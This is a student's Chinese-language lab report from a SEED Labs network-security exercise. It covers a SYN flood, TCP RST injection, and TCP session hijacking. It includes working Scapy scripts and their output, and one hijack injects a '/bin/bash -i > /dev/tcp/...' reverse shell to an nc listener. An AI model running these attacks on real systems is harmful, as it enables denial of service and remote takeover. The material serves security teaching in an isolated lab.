网络空间安全实训 第二次实验报告

57118221 梅昊

Task 2.1

1. 首先在 VM 中编译 synflood 工具。

```
[07/10/21]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
[07/10/21]seed@VM:~/.../volumes$
```

2. 在 User1 上 telnet 受害者，成功。

```
d3fef85ee4dd login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

3. 使用 netstat 观察连接情况。

```
root@d3fef85ee4dd:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46523        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.7:35642          ESTABLISHED
root@d3fef85ee4dd:/#
```

4. 攻击者启动 synflood 工具。

```
root@VM:/volumes# synflood 10.9.0.5 23
```

5. 遭受攻击时受害者的连接状况。

```
root@d3fef85ee4dd:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46523        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             86.238.129.54:10190     SYN_RECV
tcp        0      0 10.9.0.5:23             254.146.245.88:14131    SYN_RECV
tcp        0      0 10.9.0.5:23             124.139.110.81:30441    SYN_RECV
tcp        0      0 10.9.0.5:23             253.169.61.105:55606    SYN_RECV
tcp        0      0 10.9.0.5:23             89.238.172.82:40380     SYN_RECV
tcp        0      0 10.9.0.5:23             165.44.80.90:29307      SYN_RECV
tcp        0      0 10.9.0.5:23             161.92.46.28:40417      SYN_RECV
tcp        0      0 10.9.0.5:23             103.72.179.64:2203      SYN_RECV
tcp        0      0 10.9.0.5:23             112.155.245.43:22963    SYN_RECV
tcp        0      0 10.9.0.5:23             104.23.214.35:52271     SYN_RECV
tcp        0      0 10.9.0.5:23             150.112.89.52:7582      SYN_RECV
tcp        0      0 10.9.0.5:23             181.223.22.84:7328      SYN_RECV
tcp        0      0 10.9.0.5:23             70.70.251.61:26106      SYN_RECV
tcp        0      0 10.9.0.5:23             165.17.28.27:18848      SYN_RECV
tcp        0      0 10.9.0.5:23             212.173.4.110:18774     SYN_RECV
tcp        0      0 10.9.0.5:23             213.17.4.53:46770       SYN_RECV
```

6. 此时 User2 无法 telnet 受害者（但 user1 依然可以）。

```
root@9dec38086fed:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

7. 在配置文件中修改 syncookies 设置。

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.tcp_syncookies=1

    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.5

    command: bash -c "
                  /etc/init.d/openbsd-inetd start  &&
                  tail -f /dev/null
             "
```

8. 发动攻击后依然可以 telnet 服务器。

```
92696a146fc1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

Task 2.2

1. 首先使用 telnet 连接服务器。

```
root@83ce699527bd:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bc29eddbe90a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

2. 使用 netstat 和 wireshark 嗅探，获取连接相关信息，包括地址，端口，序列号等。

```
seed@bc29eddbe90a:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:35657        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:50696          ESTABLISHED
```

```
Frame 17: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-79b7ee022ad3, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 50696, Dst Port: 23, Seq: 1751416704, Ack: 2823975817, Len: 0
```

3. 利用信息编写攻击程序，发送 Reset 包。

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=23, dport=50696, flags="R", seq=2823975934,
ack=1751416723)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

4. 运行攻击程序。


```
root@VM:/volumes# python3 RST.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.5'      (None)
dst        : DestIPField                       = '10.9.0.6'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 23              (20)
dport      : ShortEnumField                    = 50696           (80)
seq        : IntField                          = 2823975934      (0)
ack        : IntField                          = 1751416723      (0)
```

5. Telnet 断开。

```
seed@bc29eddbe90a:/home$ ls
seed
seed@bc29eddbe90a:/home$ Connection closed by foreign host.
root@83ce699527bd:/#
```

Task 2.3

1. 在 user 和 victim 建立了 telnet 连接后，利用 WireShark 抓取最后一个数据包。



	Destination	Protocol	Length	Info
	10.9.0.6	TELNET	68	Telnet Data ...
	10.9.0.5	TCP	66	50856 → 23 [ACK] Seq=3727734023 Ack=725934017 Win=501 Len=0 T…
	10.9.0.6	TELNET	87	Telnet Data ...
	10.9.0.5	TCP	66	50856 → 23 [ACK] Seq=3727734023 Ack=725934038 Win=501 Len=0 T…
fef8:…	ff02::2	ICMPv6	70	Router Solicitation from 02:42:a0:f8:6d:a0
	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR…
fef8:…	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR…
:a0	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
:05	02:42:a0:f8:6d:a0	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
	10.9.0.5	TELNET	68	Telnet Data ...

2. 利用数据包内的信息，如端口号，序列号等编写劫持程序。

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50856, dport=23, flags="A", seq=3727734023,
 ack=725934038)
data = "\r touch HIJK \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

3. 攻击者运行劫持程序。之后在 victim 上查看结果，攻击的命令生效。


```
[07/10/21]seed@VM:~/.../Labsetup$ docksh b5
root@b5abda7ff4c4:/# cd home
root@b5abda7ff4c4:/home# cd seed
root@b5abda7ff4c4:/home/seed# ls
HIJK
root@b5abda7ff4c4:/home/seed#
```

Task 2.4

1. 首先攻击者开始监听 9090 端口。

```
[07/10/21]seed@VM:~/.../Labsetup$ docksh 0d
root@VM:/# ^C
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

2. 攻击者使用 WireShark 嗅探 Telnet 连接的最后一个数据包。从数据包中获得相关信息。



3. 利用相关信息编写劫持程序。内容是，将 bash 映射至攻击者地址所在的 9090 端口。

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="10.9.0.6", dst="10.9.0.5")
4 tcp = TCP(sport=50886, dport=23, flags="A", seq=606872368,
  ack=2727722931)
5 data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
6 pkt = ip/tcp/data
7 ls(pkt)
8 send(pkt,verbose=0)
```

4. 攻击者运行劫持程序，连接建立。

```
[07/10/21]seed@VM:~/.../Labsetup$ docksh 0d
root@VM:/# ^C
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59730
```

5. 攻击者可以使用 nc 来获得受害者的 bash，从而获得其权限。

```
seed@b5abda7ff4c4:/$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
seed@b5abda7ff4c4:/$
```